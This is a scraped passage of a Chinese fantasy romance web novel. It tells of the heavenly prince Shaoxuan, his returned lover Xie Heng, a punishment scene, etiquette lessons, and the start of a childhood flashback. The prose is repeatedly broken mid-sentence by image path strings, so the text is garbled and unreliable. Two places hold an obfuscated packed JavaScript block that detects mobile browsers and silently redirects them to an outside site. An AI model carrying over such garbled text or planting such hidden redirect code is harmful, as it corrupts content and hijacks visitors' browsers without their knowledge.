他早就有了这样的预感,所以从来没想过,要去太微宫找他,就算三年前,天界少君来到了北荒,他也没打算重逢,却没想到,真的见了面,天界少君竟然想要用这样残忍的方式直接杀了他记忆中的少年,挥剑斩断这段前缘。 “我的阿蛮呢?还活着吗?”少烜的声音中,也有了哑意。 “早就死了。”谢珩颓然道。 “既然如此,让少烜下去陪他,不是很好吗?”少烜笑了起来,只不过笑声有些嘶哑。他一直等着谢珩回头,等到心魔滋生,却没想到,是八百年前的自己,让谢珩始终不愿回头。 谢珩闭上眼睛,不再说话,也不再哀求,只是默默流泪。 少烜看着他,蓦然心中一软,凑过去亲了亲他满是泪痕的脸庞,终还是温柔了起来。 眼前这个可恨的人,是他年少时的挚爱,哪怕经过了这么漫长的岁月,他们之间横亘着无法逾越的过往,他还是舍不得见他这么哭。 既然舍不得,只能不舍了。 没过多久,帐中发出的声响,变得甜腻起来。 “阿蛮,过段时间,和我一起回太微宫吧!”不知道过了多久,少烜突然说道。 “我不。”谢珩说道,听口气就知道,他不高兴。 “这不是商量,而是命令!”少烜又道。 “就不。”谢珩还是不答应。 “阿蛮,过几天,我们去红叶原玩吧,我已经很久没有梦见红叶原,都快记不得红叶原长什么样了。”少烜沉默了片刻,又道。 “嗯。”谢珩这才不反对了。 红叶原,是他们年少时的缘起之地,谢珩自然不会反对。 少烜突然发现,和八百年前的自己争夺谢珩,想赢,恐怕没这么容易。 稍后,侍从们进来服侍时,发现殿内一片狼藉,遍布灵气激荡造成的痕迹,有些痕迹是少君造成的,还有一些,大概是华垣君造成的。 侍从们见状,不由得面面相觑,很快,有人出去报信,不一会儿工夫,侍从长栖云君进来了,他见了礼,就在殿内走来走去,查看各处痕迹。 “少君,华垣君是否对少君出手了?”栖云君看着榻边的一处痕迹,问道。 “我们就切磋了一下,大概一时间没收住力吧。”少烜肯定不能说实话。对他出手,是不可饶恕的大罪。 “少君,臣下对少君出手,乃刺驾谋逆大罪,当三族皆削了仙籍抽了仙骨贬入凡间永世为奴。”栖云君说道,“就算华垣君是切磋时没收住力,少君法外开恩,也该赏他三百下震魂鞭,让他长长记性。” 少烜看了谢珩一眼,见他脸色苍白,知道他害怕了。 早前谢珩挨了他几下,就哭成这样,震魂鞭可以直接鞭挞魂魄,他岂不是要哭惨了。 他舍不得打他,但是不罚,又不能服众,毕竟,使小性子是一回事,不知轻重就是另一回事了。 他略微想了 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878732|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 想,说道:“他还要服侍我,震魂鞭三百下,至少要养上一年半载才能爬起来,让谢瑾代领,命他观刑吧。” “少君……”栖云君对于他这种明显偏袒的做法,表示不满。 “至于他本人,晚间自有惩罚。”少烜又道。 “少君……”栖云君不信他这话,榻上的奖赏和惩罚,互相之间随时可以切换,不过是种说法,谁当真谁傻。 少烜见他不依不饶,有点头疼。 这事,他不敢做得太偏颇,就怕被栖云君上报到帝君处,小事栖云君肯定不会报,但是这种事涉及他安危,不报,就是栖云君失职了,到时候,阿爹知道了,降下来的,必是实打实的重罚。 他想了想,一把拖过谢珩,将他按在榻上,扒掉他的裤子,直接在他臀上抽了二十下。 打完了,他抬手示意栖云君上前看。 栖云君看了一眼,见他没有徇私,真打了,才算揭过了这事不提。 “少君就算再宠华垣君,也不能让他一点规矩都不懂,现在是在北荒,一切规矩从简,但是到了太微宫,他什么规矩都不懂,一旦行差踏错,就算少君不罚,帝君知道了,也会降下责罚。”栖云君道。 “栖云君的意思是?” “臣的意思是,在内怎么样,随少君高兴就好,但是在外,该学的礼仪规矩,华垣君都得学,免得有幸蒙帝君召见时,礼仪规矩拿不出手,错失良机。”栖云君又道。 “栖云君所言甚是,此事就由栖云君负责安排吧。”少烜点头同意了。 阿蛮仗着少烜的疼爱,一向娇蛮任性,但是华垣君和天界少君,私下无所谓,有外人在时,表面上的规矩,都得清楚明白,否则闹出离谱的事来,惹得阿爹生气了,阿蛮怕不是要被重罚。 再说,阿爹哪日召见时,阿蛮礼仪规矩学得好,得了阿爹欢心,自有好处。 “栖云君,让人取点伤药过来。”少烜见谢珩挨了这顿打,因有人在,不敢大声哭,只敢在旁小声抽泣,看不下去了。 “是。” 栖云君见少君听劝,示意人取了伤药,奉到少君面前,看着他给华垣君上药,不再多啰嗦了。 少君此次前来北荒,平叛是捎带,解决心魔才是重点。 既然少君不愿挥剑斩断这段年少时的情缘,要和华垣君再续前缘,华垣君也得知道些好歹。少君如今是君上,早就不是昔年的平民少年,如今他的话,每一个字皆是钧令,华垣君能早日明白这一点,对大家来说,都是好事。 侍从们退出去后,少烜见谢珩哭得鼻子都有点红了,拿了块帕子,给他擦了擦。 “阿蛮,别哭了,以后你跟着栖云君,好好学一学礼仪规矩,你在我面前瞎折腾没事,可别在栖云君面前折腾,被他罚了我可不救你。” “嗯。”谢珩已经明白,这太微宫是非去不可了,就算少烜同意他不去,栖云君大概也不会同意,说不得还能三言两语就逼得少烜再打他一顿,自然不敢折腾了。 5. 第五章 北荒尾声 因这顿打是专门打给栖云君看的,谢珩这二十下巴掌可谓挨实了,屁股上一片火辣辣得疼,大概还肿起来了。 不过药是好药,涂了上去,就觉得那里凉凉的,只要趴着不动,也不是那么疼了。 少烜伺候他用了早膳,又问他要不要小解。 谢珩不想动,摇了摇头。 “那你歇着吧,我去处理事情,帐外有伺候的人,想要什么你自己吩咐。”少烜交代了几句,就离开了寝殿。 谢珩迷迷糊糊了一阵,醒了过来,就想小解了。 榻边的帐子低垂着,不过殿中不但有人,大概还不止一个。 谢珩想到一动就会疼,又懒得唤人,光脑袋在那里挪来挪去。 帐外的人大概知道他醒了,低声问他:“华垣君,是渴了,饿了,还是想小解?” “没事。”谢珩回道。 帐外的人没了声响,不过没过多久,有人进了殿。 来人直接走到榻边,拉开帐子。 “华垣君……” 他话还没说完,谢珩发现进来的人是栖云君,不想被他训斥,马上说道:“我想小解。” 栖云君闻言,顿了一下,让人伺候他小解,不再多说什么。 折腾完了这事,栖云君又让人服侍他吃东西。 谢珩早在先前少烜和栖云君交锋时,就意识到,这位栖云君,大概是帝君派来服侍少烜的,不但负责照顾好他的生活起居,还负有一定的监督教导上报之责。 虽然他应该不会事事上报,但是有些事,他实在看不过眼,又规劝不了少烜,最后恐怕就会有帝君来管了。 少烜都不敢硬抗的人,他哪有胆子不听话,自然,栖云君说什么就是什么。 “华垣君,既然醒了,就不要多睡了,免得到了晚间睡不着。”栖云君道,“要不,听个小曲,或者让人给你念话本子?” “念话本子吧。” “好。”栖云君又道,“华垣君,殿中有些东西需要更换,大概有点动静,还请你见谅。” “没事,栖云君请便。”殿中为啥变成这副模样,谢珩一清二楚,哪敢有意见。 很快,就有小侍从拿着几本时新话本子进来。 谢珩挑了一本,让小侍从坐在脚踏上,念给他听。 帐外有点动静,不过动静不大,谢珩听着话本子,脑中却想着别的事。 铺子该怎么处理,福宝该怎么安置,真要去太微宫,还有一堆事要去做。 午膳是栖云君看着他用的。 “少君正在设宴款待客人。”他还向谢珩解释了一句。 这日,到了下午,谢珩被少烜抱着,去观刑,就是去看谢瑾代领那三百下震魂鞭。 因为他的伤口,侍从们准备的座椅是长榻,让他可以很方便地趴在少烜怀里,而不会碰到伤口。 不过他虽然在行刑现场,但是从开始到结束,脑袋一直被少烜按在怀里,双耳被施了法术,所以他既没看到,也没听到行刑过程。 一直等到行刑完毕,谢瑾被人拖过来谢恩时,少烜才松开了按住他脑袋的手,解除了封住他双耳的法术。 他听到谢瑾虚弱的说话声,侧了一下脑袋,想看看他怎么样了。 兄弟二人,此时,一人趴在少君怀里,衣衫虽然整齐,但是这姿态,绝对算不上好看,一看就是娈宠佞幸之流,一人趴在地上,衣衫破烂浑身血迹,形容更是狼狈。 四目相对之下,谢瑾大概认出了他,眼中慢慢溢出了厌恶之色。 厌恶? 谢珩顿时觉得有些无语。 若不是谢瑾,他还守着他的铺子,虽然生意不好,但饿不死,不至于沦落到现在这个地步。 他不肯乖乖趴在少君怀里,任少君为所欲为,谢瑾你连谢恩的机会都不会有! 正在这时候,他听到少烜开口说道:“再赏一百鞭!” 说完,就抱起他,离开了行刑场。 到了夜间,少烜又帮他上了次药,有一搭没一搭地和他说了几句话,就睡着了。 谢珩白日里睡多了,到了夜间,果然如栖云君所言,睡不着了。 黑暗中,他转头看着少烜这边,只能看到一个模糊的轮廓,什么都看不清。 他知道他是天界少君,早就不是昔日的平民少年了,但是有时候,他不想分清。少烜其实也知道,他早就不是昔日的阿蛮了,但是有时候,少烜也不想分清吧。 或许,去太微宫,也不错吧,他突然这么觉得。 接下来几天,谢珩趴在榻上养伤,其他人忙忙碌碌。 栖云君领了少君的命,负责教导华垣君的礼仪规矩,自不会轻忽此事。 他准备好了上课的院子,又整了份方案,去向少君请示。 “少君,这是我给华垣君准备的礼仪授学方案,不知少君觉得是否妥当?”栖云君将方案呈到了少君案头。 少烜翻了一下,对他说道:“我仔细看下,看完了再让人给你送过去吧。” “是。”栖云君告退。 少烜翻着栖云君的方案,拿起笔,增补了不少东西,最后又写了张敕令,盖了印,才让侍从把方案和敕令一起送到栖云君那边去。 栖云君看着改过的方案,又看着那张着诸司各部通力配合的敕令,若有所思起来。 不过,他没有多说什么。 有些事,于旁人,或许了不得,但是于少君,不过是小事。 少君是帝君的爱子,并不是虚名。少君更年少一些时,帝君还颇有严父模样,一旦他犯了错,必会板着脸训他,命他面壁思过,后来少君被心魔困扰,越来越严重,近年来实力没有丝毫寸进,还隐隐有倒退之虞,帝君对他,就多是慈父心肠了。 栖云君按照少君修改的方案,重新布置了授学内容,召集了各个课程的老师,还准备好了各种授学用具,就等谢珩养好伤,来上课。 谢珩在榻上趴了三天,才算养好了伤。 他又求得少烜的恩准,花了几天时间,处理了铺子里的事。 到了第七天,他 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16878733|191946||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 才去上课。 这日,侍从把他领到了上课的地方,就见栖云君在院门外等他。 见到了栖云君,谢珩抢先行礼: “栖云君!” “华垣君,其实,你不必向我行礼,而是我该向你行礼。”结果,他又被栖云君训了,栖云君向他行了一礼,才说道,“虽然不知道少君打算给你什么封号,但是哪怕是最低等的侍君,于侍从们来说,也是半君。” “我明白了。”谢珩乖乖受教。 “华垣君,这边请。”栖云君在前引路,进了上课的屋子,栖云君抬手示意,“华垣君请上坐。” 谢珩刚想开口推让,突然想到栖云君的身份论,又乖乖闭上了嘴,上前入座了。 坐好了,他才说道:“栖云君请坐。” 栖云君见他明白过来了,满意地点了点头:“多谢华垣君。” 他在侧席入座,开始上课。 课程众多,繁琐复杂,礼仪仪态举止品味谱牒珍物游玩等等都有涉及,除了讲解还有种种实战练习。有些课栖云君亲自上,有些课其他老师负责。 栖云君对练习物品的要求很高,就算以北荒总督府的财力物力,诸司各部通力配合,准备好的各种物品,也常常被他挑剔东西不对,没法学明白,精髓。 “这节课先凑合着上一下,等回了太微宫,还得补。”这是他常挂在嘴边的话。 谢珩幼时,母亲还在,他也受过诸多庭训,后来母亲去世,他被父亲接回了谢氏,反倒慢慢荒废了学业和教养。如今有人倾心相授,又愿用这世间种种顶好之物,熏陶他的品味和见识,他并非不知好歹之人,自然认真学习。 栖云君为人虽然严厉,但有问必答,还举一反三,就算他哪里做错了,也不会责打他,只是让他一遍遍练习,一直练到改正错误,所以虽然要学的东西很多,谢珩始终没有一句怨言,一丝不苟地努力完成栖云君的要求。 栖云君本来觉得,华垣君被少君宠得有些娇蛮了,上了几天课,他就发现,华垣君在其他人面前,是个性格温和做事认真的青年,他就在少君面前,会有种种娇蛮表现。 而且,他认真观察了一下,发现问题可能出在少君身上时,栖云君不想多管了,前几日,他把少君选择了再续前缘的事上报给帝君,帝君的回复就是,少君高兴就好,不要干涉他的任何选择。 毕竟,心魔是内心深处渴望的具现,无法战胜的话,满足也是一种解决方式。 谢珩认真好学,栖云君倾心相授,谢珩进步飞快,栖云君对他的态度也改观了不少,日子就在一教一学中飞快过去。 后来,谢珩回想,在北荒总督府的这段日子,大概算是他生命中难得平和的一段日子,虽然比不上红叶原的少年时代,实际上也很温馨了。 毕竟,在北荒总督府,虽然所有的侍从都称呼少烜为“少君”,但是他大部分时间还是他的少烜,而不是天宫之中那个,哪怕诸界神君见了,全部都得行礼如仪,尊称他——太微圣君。 (北荒篇完) 6. 第一章 少年初识 谢珩出生于北荒红叶城,那是北荒中部的一个小城。 他的父母家世相当,自幼相识,可谓青梅竹马。待到他们年纪长成,由双方长辈做主,成就了一段良缘,原本该成为一对神仙夫妇。 可惜,他出生了。 北荒虽然是天界的边陲之地,不管怎么说,还是天界。 天界有神君,有仙君,有凡间飞升者,有普通天人,偶尔,也有凡人。 这些凡人,并非全部鸡犬飞升者,或者大气运者误入天界,有些,是天人之间生出来的。 但是,在天界,两个天人生出了一个没有仙骨的凡人,就和两只凤凰生出了一只杂毛鸡一样,简直是一件天崩地裂的大事。 谢珩不知道,他襁褓之时,父母闹成了什么样,因为他从小就没见过父亲,有记忆时,就只有母亲带着他,在南方的一个小县城居住。 “阿蛮,不要怕,等娘钓到了盗天仙源鳟,就可以帮阿蛮重铸仙骨了。”母亲抱着年幼的他,在一片渺无人烟的水域中垂钓,试图钓到传说中的“盗天仙源鳟”,帮他重铸仙骨。 这个地点是母亲重金求来的,据说,上古时,有人在这片水域钓到过“盗天仙源鳟”。 